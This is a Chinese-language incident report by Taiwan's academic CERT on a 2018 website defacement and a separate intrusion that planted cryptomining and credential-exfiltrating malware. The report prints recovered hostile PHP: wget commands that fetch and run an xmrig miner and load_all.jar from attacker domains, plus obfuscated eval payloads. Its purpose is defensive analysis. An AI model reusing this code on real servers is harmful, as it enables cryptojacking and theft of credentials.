網頁置換攻擊事件分析報告

臺灣學術網路危機處理中心團隊(TACERT)製

2019 年 3 月

一、事件簡介

1. 本中心接獲某單位通報在 2018/11/11 晚上 11 點多發現所屬網站網頁遭受置換，並且網站主機可能有被植入木馬，為了解網站主機之受害情形，本中心進行檢測。

二、事件檢測


1. 首先，受害主機使用 Windows server 2008 R2 Standard 作業系統，該主機的用途為網站伺服器，而且該網站有開啟讓管理人員登入的平台，可從外部網路直接連線此管理介面，將使得此管理者登入頁面容易成為駭客攻擊的對象。
2. 針對所有 Web 登入紀錄進行分析，篩選登入來源紀錄，發現駭客 IP 為 83.166.240.162(俄羅斯)與 78.165.183.78(土耳其)。


EventTime	Met...	Stat...	UrlPath	ClientIP
2017/12/20 下午 09:04:13	HEAD	200	/administrator/index.php	83.166.240.162
2017/12/20 下午 09:04:16	GET	200	/administrator/index.php	83.166.240.162
2017/12/20 下午 09:04:33	GET	200	/administrator/index.php	83.166.240.162
2017/12/20 下午 09:04:35	GET	200	/administrator/index.php	83.166.240.162
2017/12/20 下午 09:04:48	GET	200	/modules/mod_ariimageslider/mod_ariimageslider.php	83.166.240.162
2017/12/20 下午 09:04:48	GET	200	/administrator/index.php	83.166.240.162
2017/12/21 下午 08:46:57	GET	200	/modules/mod_ariimageslider/mod_ariimageslider.php	83.166.240.162
2017/12/21 下午 08:47:01	POST	200	/modules/mod_ariimageslider/mod_ariimageslider.php	83.166.240.162
2017/12/21 下午 08:47:05	POST	200	/modules/mod_ariimageslider/mod_ariimageslider.php	83.166.240.162

EventTime	Met...	Stat...	UrlPath	ClientIP
2018/11/11 上午 12:06:16	GET	200	/administrator/index.php	78.165.183.78
2018/11/11 上午 12:06:30	GET	200	/administrator/index.php	78.165.183.78
2018/11/11 上午 12:06:52	GET	200	/administrator/index.php	78.165.183.78

3. 土耳其駭客在 2018/11/11 凌晨 00:10 入侵後，曾修改網站資料夾內 index.php，所用 html 語言為 tr(土耳其語)。

index.php 為被置換的網頁，而且網頁會出現警告視窗，宣告版權屬於 AYYILDIZ TiM 的駭客組織，並告訴受害者該系統是被 ExaTr 所駭入。





4. 土耳其駭客入侵後在 2018/11/11 00:10 開始進行網頁置換，index.php/en 檔案大小由 14941 Bytes 變更為 10486 Bytes。

EventTime	M...	...	UrlPath	ClientIP	UrlQuery	BytesSent
2018/11/11 上午 12:10:03	GET	200	/index.php/en/	78.165.183.78		14941
2018/11/11 上午 12:10:06	GET	200	/administrator/index.php	78.165.183.78	option=com_templates&view=template&id=10007	10821
2018/11/11 上午 12:10:13	GET	200	/administrator/index.php	78.165.183.78	option=com_templates&view=source&layout=edit	22228
2018/11/11 上午 12:10:49	GET	200	/index.php/en/	78.165.183.78		10486
2018/11/11 上午 12:10:51	GET	200	/administrator/index.php	78.165.183.78	option=com_templates&view=source&layout=edit	23157

5. 俄羅斯駭客於入侵後，在 2017/12/20 展開攻擊，陸續存取多個惡意程式於網頁所在資料夾路徑下，各程式功能簡述如下:

惡意程式名稱	惡意程式功能
mod_ariimageslider.php	程式內容呈現亂碼，無法辨識
hub.php	進行挖礦
mod_jbt_skinner.php	傳送參數、執行 i0 與 i2 區段程式碼
i0.php	持續執行 load_all.jar
i2.php	下載 load_all.jar
load_all.jar	對外大量連線主機群 80port

6. hub.php 會至 http://google-statik.pw/mainer/xmrig 下載挖礦程式，並且連線捷克 IP:178.32.145.31 的礦池。


hub.php
```
Wordpress
 <?php $command = "wget http://google-statik.pw/mainer/xmrig -O httpd ; chmod +x ./httpd ; ./httpd -a
cryptonight -o 178.32.145.31:8005 -u
```

7. i0.php 與 i2.php 內容由 eval(gzuncompress(base64_decode(亂碼)))組成，需要進行解碼才可以看到其程式碼內容。

i0.php
```
<?php eval(gzuncompress(base64_decode('eNp1VW1r21YU/
it3JjA7mMSSLCmyyYqXOJ4zj5R4rEl2h7iWrl4aWfKk60YmjFFox9J0Kcs+
ZNAvhbEGMggj0JbQL6WwsrULXZdmY+u237JzJTdNHMcGXfm+
Pc95znmODY9EEdL3bt24unW42gndK4RRFDHCXGNEf7r+w+7T37dv1NMJZHV9g7mBj/
RXf13duvfTtWvZEf3Rdwc71//++fvcqmtl34qoZ5VKb47mSumMvvH1b9+uZXP18dF3vSAwfde/
TEqojjzXWEa9oBsiSkIvaNE8Ir6Jur4ZpNMrhBnO2Og49U3XKoeUdUMftSrNq1LUTTo1Z9LsIOj
Hb1h9kit/Nj7aJCFxBM0yALINnzwKlkkPLj0d8YkA+3RXB6+eJGFIetmM/
```

i2.php
```
<?php
eval(gzuncompress(base64_decode('eNp9Vm1rG1cW/
iu3orRSIpx508iy8RZHlh21it1YxpW6swx3Zq40U82LOnMVSQ3LNqEpOG+m
luxCzSbZbqMt+cxJMKQFjZ9slxOzmr/ScGSlxIqu2kWTde895znOe+5wxXR
edvfrnUDp2LlDMSccod823980ra3vW/fv7j1nTyDW10fJM7gU/
0jRdfXXv06Ku19Nv6LzefbW08yVxyGum3IuY2pqaOncxMJV/pP/
2wcfRzOjPNfMtpTIeMd0KfGLPVkqroc8xcslh65PDvh8H/kJk+c+qsGwSW7
6ISE0dANDJY11LdIx7eC5Osu5aY9cerMH1+v6lgNA0iXRvLO0DCk/XRK6+U
P9PUzO/S2miLNU0MSdoopo3ZK2nUK0nC+VS++xqSxMFVRMVtVoqwAJbXtEE
```

進行解碼過程中看到程式註解內容為網路上常見的黃色笑話。



i0.php 解碼後發現 load_all.jar 會不中斷地執行著。

i2.php 解碼後發現會下載 load_all.jar 至主機內。

將 i0.php 與 i2.php 之程式碼整合後，其內容與 mod_jbt_skinner.php 之程式碼幾乎相同。

8. mod_jbt_skinner.php 之 i0 與 i2 區段程式會下載 load_all.jar 來不中斷地執行，並且傳送 http://83.166.243.65/b 參數給 load_all.jar 使用。

mod_jbt_skinner.php

```
$i0 = <<<'CCODE'
<?php

$dName = 'tmpcache';

chdir(dirname(__FILE__));
if(is_dir("../$dName")){
chdir("../$dName");
}

if(file_exists('tmp/bin')){
chdir('tmp/bin');
shell_exec("nohup ./java -jar load_all.jar http://83.166.243.65/b > /dev/null &");
}else{
shell_exec("nohup java -jar load_all.jar http://83.166.243.65/b > /dev/null &");
}

if(file_exists("h2.dat")){
echo "ok";
}else{
echo "err";
}

?>
CCODE;

file_put_contents('i0.php',$i0);
file_put_contents('host.dat',$_SERVER['HTTP_HOST']);

$req = "http://$_SERVER[HTTP_HOST]$_SERVER[REQUEST_URI]";
$str = substr($req,0,strrpos($req,"/"));
$str = substr($str,0,strrpos($str,"/"));
$str.="/$dName/i0.php";
```


mod_jbt_skinner.php


```
if($ver>=6){
shell_exec("pkill java");
shell_exec("rm ".__FILE__);
shell_exec("rm load_all.jar");
shell_exec("wget http://recaptcha-in.pw/load_all.jar");
shell_exec("chmod 777 load_all.jar");
shell_exec("nohup java -jar load_all.jar http://83.166.243.65/b > /dev/null &");

echo $str;

exit;

}
```

mod_jbt_skinner.php


```
$i2 = <<<CCODE
<?php

set_time_limit(1800);

chdir(dirname(__FILE__));
shell_exec("export JAVA_HOME=".dirname(__FILE__)."/tmp");

shell_exec("rm ".__FILE__);

shell_exec("pkill java");
if((defined('PHP_INT_SIZE'))&&(PHP_INT_SIZE == 8)){
shell_exec("wget http://recaptcha-in.pw/64/tmp.tar.gz");
shell_exec("tar -xzf tmp.tar.gz");
shell_exec("rm tmp.tar.gz");
}else{
shell_exec("wget http://recaptcha-in.pw/32/tmp.tar.gz");
shell_exec("tar -xzf tmp.tar.gz");
shell_exec("rm tmp.tar.gz");
}

chdir("tmp/bin");
shell_exec("rm load_all.jar");
shell_exec("wget http://recaptcha-in.pw/load_all.jar");
shell_exec("chmod 777 -R .");
shell_exec("nohup ./java -jar load_all.jar http://83.166.243.65/b");

?>
CCODE;

file_put_contents("i2.php",$i2);
shell_exec("rm ".__FILE__);

shell_exec("chmod 777 i2.php");
shell_exec("nohup php i2.php > /dev/null &");

echo $str;

?>
```

9. 將 load_all.jar 下載後執行，發現執行時 CPU 資源會達到 100%，而且會大量對外連線許多 IP 的 80 port。







load_all.jar 經 Virustotal 檢測，其惡意比例為 10/58，有多家防毒軟體公司的防毒軟體無法檢測出它的存在。



10. 查看側錄封包，發現 load_all.jar 執行後會連線這些 IP 的 downloader 資料夾，並且傳送 user 名稱與 password 的資訊給對方。




11. 從側錄封包發現 load_all.jar 會傳送資料給俄羅斯 IP:83.166.240.236。



三、事件攻擊行為示意圖

本個案之事件攻擊行為分為土耳其駭客與俄羅斯駭客兩種攻擊行為，分別敘述如下。



1.土耳其駭客

(1)從 Web 駭入網站。

(2)將網站首頁置換成駭客網頁。

2.俄羅斯駭客

(1)從 Web 駭入網站。

(2)存取 mod_ariimageslider.php。

(3)存取 hub.php 進行挖礦。

(4)存取 mod_jbt_skinner.php(執行 i0 與 i2 區段程式碼)與 i0.php 來執行 load_all.jar。

(5)大量連線主機群的 80 port。

四、建議與總結

1. 本網頁置換個案是因土耳其 IP:78.165.183.78 在 2018/11/11 凌晨 00:10 將首頁置換造成。
2. 另一個俄羅斯 IP:83.166.240.162 自 2017/12/20 起陸續大量存取 mod_ariimageslider.php、mod_jbt_skinner.php、hub.php 與 i0.php 等惡意檔

案。

3. 執行 i0.php 與 i2.php 產生的 load_all.jar，在執行時會大量對外連線一些 IP 的 80 port，並且傳送資料給俄羅斯 IP，目前大多數的防毒軟體尚無法檢測出 load_all.jar 檔案的惡意行為。

4. 針對本個案的資安防護與處理作業，提供幾點建議如下。

(1) 加強網站管理者的密碼強度，並且定期更新密碼。

(2) 控管網站目錄的使用者存取權限。

(3) 限制由使用者上傳至網站伺服器的檔案類型。

(4) 不定時查看網站資料夾之程式檔是否有異常。

(5) 定期更新網站系統程式與修補漏洞。

(6) 監控網路連線狀況，如發現單一 IP 異常連線行為可確認其連線內容。